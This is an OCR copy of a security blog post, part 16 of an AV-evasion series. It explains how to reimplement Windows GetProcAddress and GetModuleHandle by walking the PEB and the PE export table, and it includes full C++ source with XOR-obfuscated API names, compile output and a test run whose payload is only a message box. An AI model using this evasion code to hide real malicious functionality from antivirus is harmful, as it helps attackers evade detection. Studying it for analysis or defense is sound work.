
Malware AV/VM evasion - part 16: WinAPI GetProcAddress implementation. Simple C++ example.

cocomelonc.github.io/malware/2023/04/16/malware-av-evasion-16.html

April 16, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via another popular trick: WinAPI GetProcAddress implementation.

GetProcAddress

`GetProcAddress` is a Windows API function that retrieves the address of an exported function or variable from the specified `DLL`. This function is useful when you want to load a function from a `DLL` at runtime, which is also known as dynamic linking or runtime linking:

```
FARPROC GetProcAddress(
  HMODULE hModule,
  LPCSTR  lpProcName
);
```

- `hModule` - A handle to the DLL module that contains the function or variable. The LoadLibrary or LoadLibraryEx function returns this handle.

- `lpProcName` - The function or variable name as a null-terminated string, or the function's ordinal value. If this parameter is an ordinal value, it must be in the low-order word, and the high-order word must be zero.

If the function succeeds, the return value is the address of the exported function or variable, if the function fails, the return value is `NULL`.

practical example. custom implementation of `GetProcAddress`

Like a previous post creating my simplest implementation of `GetProcAddress` using Process Environment Block (PEB) also can help avoid antivirus (AV) detection in certain scenarios.

```
FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
  PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
  PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + dosHeader-
>e_lfanew);
  PIMAGE_EXPORT_DIRECTORY exportDirectory = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule
+
  ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule + exportDirectory-
>AddressOfFunctions);
  WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule + exportDirectory-
>AddressOfNameOrdinals);
  DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory->AddressOfNames);

  for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
    if (strcmp(lpProcName, (const char*)hModule + addressOfNames[i]) == 0) {
      return (FARPROC)((BYTE*)hModule +
addressOfFunctions[addressOfNameOrdinals[i]]);
    }
  }

  return NULL;
}
```

Here's a step-by-step explanation of this code:

- get `DOS` and `NT` headers: Cast the base address of the module (`hModule`) to a `PIMAGE_DOS_HEADER` pointer and use it to locate the `PIMAGE_NT_HEADERS` structure by adding the `e_lfanew` field to the base address.
- locate the export directory: Use the `OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress` field from the `PIMAGE_NT_HEADERS` structure to find the `PIMAGE_EXPORT_DIRECTORY` structure.

- get pointers to export tables: Obtain pointers to the `AddressOfFunctions`, `AddressOfNameOrdinals`, and `AddressOfNames` tables using the respective fields of the `PIMAGE_EXPORT_DIRECTORY` structure and the base address of the module.
- iterate through the names: Loop through the `AddressOfNames` table up to `NumberOfNames` times, and compare each function name with the target function name (`lpProcName`) using `strcmp`.
- find the function address: If the function name matches, find the function's ordinal by indexing the `AddressOfNameOrdinals` table, and use the ordinal to index the `AddressOfFunctions` table. Calculate the absolute function address by adding the module's base address to the relative virtual address (`RVA`) of the function.

AV evasion "malware"

Ok, what about the "malware" example? For this, I just updated the code from my previous post. Add my implementation of WinAPI `GetProcAddress`. The full source code is:

```
/*
 * hack.cpp - GetProcAddress implementation. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/2023/04/16/malware-av-evasion-16.html
*/
#include <stdlib.h>
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#include <shlwapi.h>
#include <string.h>

#pragma comment(lib, "Shlwapi.lib")

int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
  _wcslwr_s(substr, MAX_PATH);
  _wcslwr_s(mystr, MAX_PATH);

  int result = 0;
  if (StrStrW(mystr, substr) != NULL) {
    result = 1;
  }

  return result;
}

typedef UINT(CALLBACK* fnMessageBoxA)(
  HWND   hWnd,
  LPCSTR lpText,
  LPCSTR lpCaption,
  UINT   uType
);

// custom implementation
HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

  // obtaining the offset of PPEB from the beginning of TEB
  PEB* pPeb = (PEB*)__readgsqword(0x60);

  // for x86
  // PEB* pPeb = (PEB*)__readgsqword(0x30);

  // obtaining the address of the head node in a linked list
  // which represents all the models that are loaded into the process.
  PEB_LDR_DATA* Ldr = pPeb->Ldr;
  LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

  // iterating to the next node. this will be our starting point.
  LIST_ENTRY* pStartListEntry = ModuleList->Flink;

  // iterating through the linked list.
  WCHAR mystr[MAX_PATH] = { 0 };
```

```
  WCHAR substr[MAX_PATH] = { 0 };
  for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry != ModuleList; pListEntry
= pListEntry->Flink) {

    // getting the address of current LDR_DATA_TABLE_ENTRY (which represents the
DLL).
    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry -
sizeof(LIST_ENTRY));

    // checking if this is the DLL we are looking for
    memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
    memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
    wcscpy_s(substr, MAX_PATH, lModuleName);
    if (cmpUnicodeStr(substr, mystr)) {
      // returning the DLL base address.
      return (HMODULE)pEntry->DllBase;
    }
  }

  // the needed DLL wasn't found
  printf("failed to get a handle to %s\n", lModuleName);
  return NULL;
}

FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
  PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
  PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule + dosHeader-
>e_lfanew);
  PIMAGE_EXPORT_DIRECTORY exportDirectory = (PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule
+
  ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule + exportDirectory-
>AddressOfFunctions);
  WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule + exportDirectory-
>AddressOfNameOrdinals);
  DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory->AddressOfNames);

  for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
    if (strcmp(lpProcName, (const char*)hModule + addressOfNames[i]) == 0) {
      return (FARPROC)((BYTE*)hModule +
addressOfFunctions[addressOfNameOrdinals[i]]);
    }
  }

  return NULL;
}


// encrypted function name (MessageBoxA)
```

```
unsigned char s_mb[] = { 0x20, 0x1c, 0x0, 0x6, 0x11, 0x2, 0x17, 0x31, 0xa, 0x1b, 0x33
};

// encrypted module name (user32.dll)
unsigned char s_dll[] = { 0x18, 0xa, 0x16, 0x7, 0x43, 0x57, 0x5c, 0x17, 0x9, 0xf };

// key
char s_key[] = "mysupersecretkey";

// XOR decrypt
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
  }
}


int main(int argc, char* argv[]) {
  XOR((char *) s_dll, sizeof(s_dll), s_key, sizeof(s_key));
  XOR((char *) s_mb, sizeof(s_mb), s_key, sizeof(s_key));

  wchar_t wtext[20];
  mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
  LPWSTR user_dll = wtext;

  HMODULE mod = myGetModuleHandle(user_dll);
  if (NULL == mod) {
    return -2;
  } else {
    printf("meow");
  }

  fnMessageBoxA myMessageBoxA = (fnMessageBoxA)myGetProcAddress(mod, (LPCSTR)s_mb);
  myMessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
  return 0;
}
```

As you can see, the only difference is new function `myGetProcAddress`.

demo

Let's go to see everything in action. First of all compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
In file included from hack.cpp:9:
/usr/share/mingw-w64/include/winternl.h:1122:14: warning: 'void RtlUnwind(PVOID, PVOID, PEXCEPTION_RECORD, PVOID)' redeclared without dllimport attribute: previous dllimport ignored [-Wattributes]
 1122 |   VOID NTAPI RtlUnwind (PVOID TargetFrame,PVOID TargetIp,PEXCEPTION_RECORD ExceptionRecord,PVOID ReturnValue);
      |              ^~~~~~~~
hack.cpp: In function 'int main(int, char**)':
hack.cpp:121:33: warning: invalid conversion from 'unsigned char*' to 'const char*' [-fpermissive]
  121 |   mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
      |                                 ^~~~~
      |                                 |
      |                                 unsigned char*
In file included from /usr/share/mingw-w64/include/guiddef.h:154,
                 from /usr/share/mingw-w64/include/winnt.h:635,
                 from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from hack.cpp:8:
/usr/share/mingw-w64/include/string.h:64:37: note:   initializing argument 1 of 'size_t strlen(const char*)'
   64 |   size_t __cdecl strlen(const char *_Str);
      |                         ~~~~~~~~~~~~^~~~
hack.cpp:121:19: warning: invalid conversion from 'unsigned char*' to 'const char*' [-fpermissive]
  121 |   mbstowcs(wtext, s_dll, strlen(s_dll)+1); //plus null
      |            ^~~~~
      |                  |
      |                  unsigned char*
In file included from hack.cpp:6:
/usr/share/mingw-w64/include/stdlib.h:467:82: note:   initializing argument 2 of 'size_t mbstowcs(wchar_t*, const char*, size_t)'
  467 |   size_t __cdecl mbstowcs(wchar_t * __restrict__ _Dest,const char * __restrict__ _Source,size_t _MaxCount);
      |                                                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^~~~~~~

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-04-16-malware-av-evasion-16]
└─$ ls -lt
total 52
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Apr 17 01:30 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  4099 Apr 17 00:47 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   330 Apr 17 00:46 README.md
```

And run at the victim's machine (`Windows 10 x64`):

```
.\hack.exe
```



As you can see, as result, `GetProcAddress` WinAPI hidden: bypass AV engines in certain scenarios.

Note that manually implementing `GetProcAddress` using the `PEB` is a difficult and potentially error-prone task, but handling the inner workings of the Windows module loading mechanism can be useful for advanced tasks such as reverse engineering and malware analysis.

I hope this post spreads awareness to the blue teamers of this interesting evasion technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027
AV evasion: part 1
AV evasion: part 2
AV evasion: part 4
GetModuleHandle
GetProcAddress
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine